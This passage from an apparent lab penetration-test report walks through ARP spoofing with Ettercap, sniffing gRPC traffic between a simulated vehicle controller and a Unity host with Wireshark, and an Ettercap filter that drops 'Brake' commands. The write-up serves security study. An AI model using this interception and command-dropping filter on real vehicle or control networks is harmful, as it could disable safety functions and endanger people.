Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
8 hosts added to the hosts list...
Host 192.168.1.106 added to TARGET1
Host 192.168.1.125 added to TARGET2
```

Figure 8.8: Ettercap Targets Added

The last step needed to start the ARP spoofing is to select the ARP poisoning option from the MITM (Man In The Middle) menu shown in figure 8.9




IP Address	MAC Address	Description
192.168.1.1	54:83:3A:C0:CA:68	
192.168.1.55	7C:46:85:52:66:26	
192.168.1.79	20:2D:07:2F:95:B2	
192.168.1.106	30:24:32:FA:51:9A	
192.168.1.110	00:7E:56:63:E9:24	
fe80::5683:3aff:fec0:ca68	54:83:3A:C0:CA:68	
192.168.1.114	90:F1:AA:32:DC:91	
192.168.1.125	06:B4:4D:49:C9:76	

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
8 hosts added to the hosts list...
Host 192.168.1.106 added to TARGET1
Host 192.168.1.125 added to TARGET2
```

Figure 8.9: Ettercap MITM Menu

Finally when the ARP Poisoning option is selected from the menu the ARP spoofing attack will begin and can be confirmed by looking at the console window of the Ettercap application shown in figure 8.10, the message in the console window also confirm that the targets that will be spoofed are indeed the ones that is wanted in this penetration test.




IP Address	MAC Address	Description
192.168.1.1	54:83:3A:C0:CA:68	
192.168.1.55	7C:46:85:52:66:26	
192.168.1.79	20:2D:07:2F:95:B2	
192.168.1.106	30:24:32:FA:51:9A	
192.168.1.110	00:7E:56:63:E9:24	
fe80::5683:3aff:fec0:ca68	54:83:3A:C0:CA:68	
192.168.1.114	90:F1:AA:32:DC:91	
192.168.1.125	06:B4:4D:49:C9:76	

```
8 hosts added to the hosts list...
Host 192.168.1.106 added to TARGET1
Host 192.168.1.125 added to TARGET2

ARP poisoning victims:

 GROUP 1 : 192.168.1.106 30:24:32:FA:51:9A

 GROUP 2 : 192.168.1.125 06:B4:4D:49:C9:76
```

Figure 8.10: Ettercap ARP Poisoning

Since the ARP spoofing attack should be active now it should be possible to listen for packets sent between the host machine with IP 192.168.1.106 and the vehicle vessel controller with IP 192.168.1.125 and the listening for packets will be done with Wireshark. This means that the penetration testing has entered the execution phase of the testing. From figure 8.4 it is known that the ports which are open on the host machine is using TCP hence filtering on TCP packets in Wireshark would be a nice way to only show relevant packets between the vehicle controller container and the services running in the Unity process on the host machine. To emulate the traffic between the two hosts the Unity simulation will be running on the host machine and input will be given to the vehicle controller client. In a real setting the client would only establish connection when used and input would only be given when needed, but for the sake of simplicity input will be given as the penetration test progresses. When starting Wireshark the right ethernet interface must be selected for the attacker, figure 8.11 show this menu and that interface eth1 will be selected.


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists

...using this filter: Enter a capture filter ... All interfaces shown


```
eth0
eth1
Loopback: lo
any
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
bluetooth0
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
```

You are running Wireshark 3.2.3 (Git v3.2.3 packaged as 3.2.3-1).

Ready to load or capture   No Packets   Profile: Default

Figure 8.11: Wireshark Interface Menu

Since it is assumed that the host machine running the Unity module and the vehicle controller would be communicating with each other the packets captured would look something like it does in figure 8.12 One can see that there are many packets being sent back and forth and one can also see that the source and destination for every packet is either the host machine or the vehicle controller docker container.



Capturing from eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp

```
No.   Time         Source          Destination     Protocol Length Info
   26 4.249512753  192.168.1.106   192.168.1.125   TCP        60 50080 → 42234 [ACK] Seq=90 Ack=150 Win=63641 Len=0
   27 4.252307954  192.168.1.125   192.168.1.106   TCP        60 42234 → 50080 [ACK] Seq=150 Ack=90 Win=63980 Len=0
   28 4.255182617  192.168.1.106   192.168.1.125   TCP        54 [TCP Dup ACK 26#1] 50080 → 42234 [ACK] Seq=90 Ack=150 Win
   29 4.255297744  192.168.1.125   192.168.1.106   TCP        54 [TCP Dup ACK 27#1] 42234 → 50080 [ACK] Seq=150 Ack=90 Win
   55 11.994587075 192.168.1.125   192.168.1.106   HTTP2     185 HEADERS[5], WINDOW_UPDATE[5], DATA[5], WINDOW_UPDATE[0],
   56 11.994783755 192.168.1.125   192.168.1.106   TCP       185 [TCP Retransmission] 42234 → 50080 [PSH, ACK] Seq=150 Ack
   57 11.995884807 192.168.1.106   192.168.1.125   HTTP2     101 PING[0], WINDOW_UPDATE[0], PING[0]
   58 12.003260179 192.168.1.106   192.168.1.125   TCP       101 [TCP Retransmission] 50080 → 42234 [PSH, ACK] Seq=90 Ack=
   59 12.004121883 192.168.1.125   192.168.1.106   TCP        60 42234 → 50080 [ACK] Seq=281 Ack=137 Win=63980 Len=0
   60 12.004217383 192.168.1.125   192.168.1.106   HTTP2      71 PING[0]
   61 12.011259710 192.168.1.125   192.168.1.106   TCP        54 42234 → 50080 [ACK] Seq=281 Ack=137 Win=63980 Len=0
   62 12.011464399 192.168.1.125   192.168.1.106   TCP        71 [TCP Retransmission] 42234 → 50080 [PSH, ACK] Seq=281 Ack
   63 12.013261417 192.168.1.106   192.168.1.125   HTTP2      96 HEADERS[5], DATA[5], HEADERS[5]
   64 12.019104369 192.168.1.106   192.168.1.125   TCP        96 [TCP Retransmission] 50080 → 42234 [PSH, ACK] Seq=137 Ack
   65 12.064037988 192.168.1.125   192.168.1.106   TCP        60 42234 → 50080 [ACK] Seq=298 Ack=179 Win=63980 Len=0
   66 12.067199283 192.168.1.125   192.168.1.106   TCP        54 [TCP Dup ACK 65#1] 42234 → 50080 [ACK] Seq=298 Ack=179 Wi

▸ Frame 26: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth1, id 0
▸ Ethernet II, Src: IntelCor_fa:51:9a (30:24:32:fa:51:9a), Dst: VMware_65:b9:57 (00:0c:29:65:b9:57)
▸ Internet Protocol Version 4, Src: 192.168.1.106, Dst: 192.168.1.125
▸ Transmission Control Protocol, Src Port: 50080, Dst Port: 42234, Seq: 90, Ack: 150, Len: 0

0000  00 0c 29 65 b9 57 30 24  32 fa 51 9a 08 00 45 00   ··)e·W0$ 2·Q···E·
0010  00 28 a4 cc 40 00 80 06  d1 cb c0 a8 01 6a c0 a8   ·(··@··· ·····j··
0020  01 7d c3 a0 a4 fa 92 cc  dd b0 5a 94 3c f2 50 10   ·}······ ··Z·<·P·
0030  f8 99 c2 63 00 00 00 00  00 00 00 00               ···c···· ····

eth1: <live capture in progress>          Packets: 101 · Displayed: 26 (25.7%)     Profile: Default
```

Figure 8.12: Wireshark Packets Capture

To get a better understanding of what type of information that is being sent between the two hosts an attacker could also use Wireshark to inspect the contents of the packets and see if they disclose any sensitive information. The http2 packets seen in figure 8.12 could be a good place to start. Figure 8.13 shows the inspection of a HTTP2 packet from the list of packets previously seen. In the window in the lower part of the Wireshark application the data of the packet is shown. On the left the data is shown in hexadecimal and on the right it is shown in ASCII characters. The part marked with yellow is especially interesting because this is human readable and makes up actual words. From an attackers standpoint this is very interesting because the attacker can see that the source of the packet is IP 192.168.1.125, in other words the vehicle controller docker container, and that the destination is the

IP 192.168.1.106 which is the host machine. Since the rpc function name is disclosed in the packet data, and for this specific packet it is the DriveForward rpc, then it is not far fetched to assume that an attacker would be able to deduce that the 192.168.1.125 host is a controller client that issues commands to the 192.168.1.106 host.


Capturing from eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp

```
No.   Time          Source          Destination     Protocol Length Info
   26 4.249512753   192.168.1.106   192.168.1.125   TCP        60 50080 → 42234 [ACK] Seq=90 Ack=150 Win=63641 Len=0
   27 4.252307954   192.168.1.125   192.168.1.106   TCP        60 42234 → 50080 [ACK] Seq=150 Ack=90 Win=63980 Len=0
   28 4.255182617   192.168.1.106   192.168.1.125   TCP        54 [TCP Dup ACK 26#1] 50080 → 42234 [ACK] Seq=90 Ack=150 Win
   29 4.255297744   192.168.1.125   192.168.1.106   TCP        54 [TCP Dup ACK 27#1] 42234 → 50080 [ACK] Seq=150 Ack=90 Win
   55 11.994587075  192.168.1.125   192.168.1.106   HTTP2     185 HEADERS[5], WINDOW_UPDATE[5], DATA[5], WINDOW_UPDATE[0],
   56 11.994783755  192.168.1.125   192.168.1.106   TCP       185 [TCP Retransmission] 42234 → 50080 [PSH, ACK] Seq=150 Ack
   57 11.995884807  192.168.1.106   192.168.1.125   HTTP2     101 PING[0], WINDOW_UPDATE[0], PING[0]
   58 12.003260179  192.168.1.106   192.168.1.125   TCP       101 [TCP Retransmission] 50080 → 42234 [PSH, ACK] Seq=90 Ack=
   59 12.004121883  192.168.1.125   192.168.1.106   TCP        60 42234 → 50080 [ACK] Seq=281 Ack=137 Win=63980 Len=0
   60 12.004217383  192.168.1.125   192.168.1.106   HTTP2      71 PING[0]
   61 12.011259710  192.168.1.125   192.168.1.106   TCP        54 42234 → 50080 [ACK] Seq=281 Ack=137 Win=63980 Len=0
   62 12.011464399  192.168.1.125   192.168.1.106   TCP        71 [TCP Retransmission] 42234 → 50080 [PSH, ACK] Seq=281 Ack
   63 12.013261417  192.168.1.106   192.168.1.125   HTTP2      96 HEADERS[5], DATA[5], HEADERS[5]
   64 12.019104369  192.168.1.106   192.168.1.125   TCP        96 [TCP Retransmission] 50080 → 42234 [PSH, ACK] Seq=137 Ack
   65 12.064037988  192.168.1.125   192.168.1.106   TCP        60 42234 → 50080 [ACK] Seq=298 Ack=179 Win=63980 Len=0
   66 12.067199283  192.168.1.125   192.168.1.106   TCP        54 [TCP Dup ACK 65#1] 42234 → 50080 [ACK] Seq=298 Ack=179 Wi
```


```
▸ Frame 55: 185 bytes on wire (1480 bits), 185 bytes captured (1480 bits) on interface eth1, id 0
▸ Ethernet II, Src: 06:b4:4d:49:c9:76 (06:b4:4d:49:c9:76), Dst: VMware_65:b9:57 (00:0c:29:65:b9:57)
▸ Internet Protocol Version 4, Src: 192.168.1.125, Dst: 192.168.1.106
▸ Transmission Control Protocol, Src Port: 42234, Dst Port: 50080, Seq: 150, Ack: 90, Len: 131
▸ HyperText Transfer Protocol 2
```

```
0000  00 0c 29 65 b9 57 06 b4  4d 49 c9 76 08 00 45 00   ··)e·W··  MI·v··E·
0010  00 ab 74 96 40 00 40 06  41 7f c0 a8 01 7d c0 a8   ··t·@·@·  A····}··
0020  01 6a a4 fa c3 a0 5a 94  3c f2 92 cc dd b0 50 18   ·j····Z·  <·····P·
0030  f9 ec ff 67 00 00 00 00  3c 01 04 00 00 00 05 86   ···g····  <·······
0040  83 c4 0f 34 31 2f 76 65  68 69 63 6c 65 63 6f 6e   ···41/ve  hiclecon
0050  74 72 6f 6c 6c 65 72 2e  56 65 68 69 63 6c 65 43   troller.  VehicleC
0060  6f 6e 74 72 6f 6c 6c 65  72 2f 44 72 69 76 65 46   ontrolle  r/DriveF
0070  6f 72 77 61 72 64 c2 c1  c0 bf be 00 00 04 08 00   orward··  ········
0080  00 00 00 05 00 00 00 05  00 00 0a 00 01 00 00 00   ········  ········
0090  05 00 00 00 00 05 0d 00  00 80 3f 00 00 04 08 00   ········  ··?·····
00a0  00 00 00 00 00 00 00 07  00 00 08 06 00 00 00 00   ········  ········
00b0  00 00 00 00 00 00 00 00  02                        ········  ·
```

eth1: <live capture in progress>
Packets: 2342 · Displayed: 26 (1.1%)
Profile: Default

Figure 8.13: Wireshark HTTP2 Packet Inspection

Now this is a pretty big discovery for the attacker, it is also not that hard to imagine that if the attacker would be listening for long and enough and inspecting many packets he would be able to discover the rest of the rpc function names, one very important one that is shown in figure 8.14 and marked in yellow.



```
No.   Time          Source         Destination    Protocol Length Info
   55 11.994587075  192.168.1.125  192.168.1.106  HTTP2     185 HEADERS[5], WINDOW_UPDATE[5], DATA[5], WINDOW_UPDATE[0],
   56 11.994783755  192.168.1.125  192.168.1.106  TCP       185 [TCP Retransmission] 42234 → 50080 [PSH, ACK] Seq=150 Ack
   57 11.995884807  192.168.1.106  192.168.1.125  HTTP2     101 PING[0], WINDOW_UPDATE[0], PING[0]
   58 12.003260179  192.168.1.106  192.168.1.125  TCP       101 [TCP Retransmission] 50080 → 42234 [PSH, ACK] Seq=90 Ack=
   59 12.004121883  192.168.1.125  192.168.1.106  TCP        60 42234 → 50080 [ACK] Seq=281 Ack=137 Win=63980 Len=0
   60 12.004217383  192.168.1.125  192.168.1.106  HTTP2      71 PING[0]
   61 12.011259710  192.168.1.125  192.168.1.106  TCP        54 42234 → 50080 [ACK] Seq=281 Ack=137 Win=63980 Len=0
   62 12.011464399  192.168.1.125  192.168.1.106  TCP        71 [TCP Retransmission] 42234 → 50080 [PSH, ACK] Seq=281 Ack
   63 12.013261417  192.168.1.106  192.168.1.125  HTTP2      96 HEADERS[5], DATA[5], HEADERS[5]
   64 12.019104369  192.168.1.106  192.168.1.125  TCP        96 [TCP Retransmission] 50080 → 42234 [PSH, ACK] Seq=137 Ack
   65 12.064037988  192.168.1.125  192.168.1.106  TCP        60 42234 → 50080 [ACK] Seq=298 Ack=179 Win=63980 Len=0
   66 12.067199283  192.168.1.125  192.168.1.106  TCP        54 [TCP Dup ACK 65#1] 42234 → 50080 [ACK] Seq=298 Ack=179 Wi
 6766 2161.5334793… 192.168.1.125  192.168.1.106  HTTP2     178 HEADERS[7], WINDOW_UPDATE[7], DATA[7], WINDOW_UPDATE[0],
 6767 2161.5349849… 192.168.1.125  192.168.1.106  TCP       178 [TCP Retransmission] 42234 → 50080 [PSH, ACK] Seq=298 Ack
 6770 2161.5774172… 192.168.1.106  192.168.1.125  HTTP2      96 [TCP ACKed unseen segment] [TCP Previous segment not capt
 6771 2161.5835787… 192.168.1.106  192.168.1.125  TCP        96 [TCP ACKed unseen segment] [TCP Retransmission] 50080 → 4

Frame 6766: 178 bytes on wire (1424 bits), 178 bytes captured (1424 bits) on interface eth1, id 0
Ethernet II, Src: 06:b4:4d:49:c9:76 (06:b4:4d:49:c9:76), Dst: VMware_65:b9:57 (00:0c:29:65:b9:57)
Internet Protocol Version 4, Src: 192.168.1.125, Dst: 192.168.1.106
Transmission Control Protocol, Src Port: 42234, Dst Port: 50080, Seq: 298, Ack: 179, Len: 124
HyperText Transfer Protocol 2

0000  00 0c 29 65 b9 57 06 b4  4d 49 c9 76 08 00 45 00   ··)e·W·· MI·v··E·
0010  00 a4 74 9a 40 00 40 06  41 82 c0 a8 01 7d c0 a8   ··t·@·@· A····}··
0020  01 6a a4 fa c3 a0 5a 94  3d 86 92 cc de 09 50 18   ·j····Z· =·····P·
0030  f9 ec 92 ff 00 00 00 00  35 01 04 00 00 00 07 86   ········ 5·······
0040  83 c4 0f 34 2a 2f 76 65  68 69 63 6c 65 63 6f 6e   ···4*/ve hiclecon
0050  74 72 6f 6c 6c 65 72 2e  56 65 68 69 63 6c 65 43   troller. VehicleC
0060  6f 6e 74 72 6f 6c 6c 65  72 2f 42 72 61 6b 65 c2   ontrolle r/Brake·
0070  c1 c0 bf be 00 00 04 08  00 00 00 00 07 00 00 00   ········ ········
0080  05 00 00 0a 00 01 00 00  00 07 00 00 00 00 05 1d   ········ ········
0090  00 60 ea 46 00 00 04 08  00 00 00 00 00 00 00 00   ·`·F···· ········
00a0  07 00 00 08 06 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00b0  00 03                                              ··

eth1: <live capture in progress>          Packets: 6828 · Displayed: 30 (0.4%)          Profile: Default
```

Figure 8.14: Wireshark Brake RPC Disclosure

To understand why this is very big discovery it is important to explain the filter feature of Ettercap. In addition to performing the ARP spoofing attack which is a very big deal in of itself, Ettercap is capable to apply filters on the packets being forwarded through the attacker host. The filters that can be applied in Ettercap is very powerful, but for this penetration test just a couple of features of it will be used. A filter is able to match to specific protocols such as TCP and also on the source and destination port numbers. It is also able to search through the data parts of the packet and check whether certain strings can be found, and in addition to this it can drop a specific packet preventing it from reaching the host that is intended.

This means that it should be possible to construct an Ettercap filter that will only drop packets that contains certain strings, like say "Brake".

Now this starts to get serious, because in theory the communication between the vehicle controller client in the vehicle controller docker container and the Unity module on the host machine will work just as expected except for when the Brake rpc function is issued from the client, then it will be dropped and hence the vehicle in the Unity module will not receive the command to brake. The Ettercap filter is supposed to support functionality for altering the packets as well, but that is out of scope for this penetration test. The code for the filter for dropping the HTTP2 packets that contains the Brake rpc command is shown in listing 10. This filter first checks whether the protocol for the packet is TCP, then it checks whether the destination port is 50080 which is the port for the vehicle controller service running in the Unity module. It both of these checks are successful then it checks whether the packet data contains the string "Brake", if it does then the packet will be dropped. The end result of applying this filter should be that only packets from the vehicle controller client that contains the rpc function Brake would be dropped.

```
if (ip.proto == TCP) {

    if (tcp.dst == 50080) {

        #Only drop packets which contains string "Brake"
        if (search(DECODED.data, "Brake")) {
            msg("Found Brake, dropping the packet...");
            drop();

        }
    }
}
```

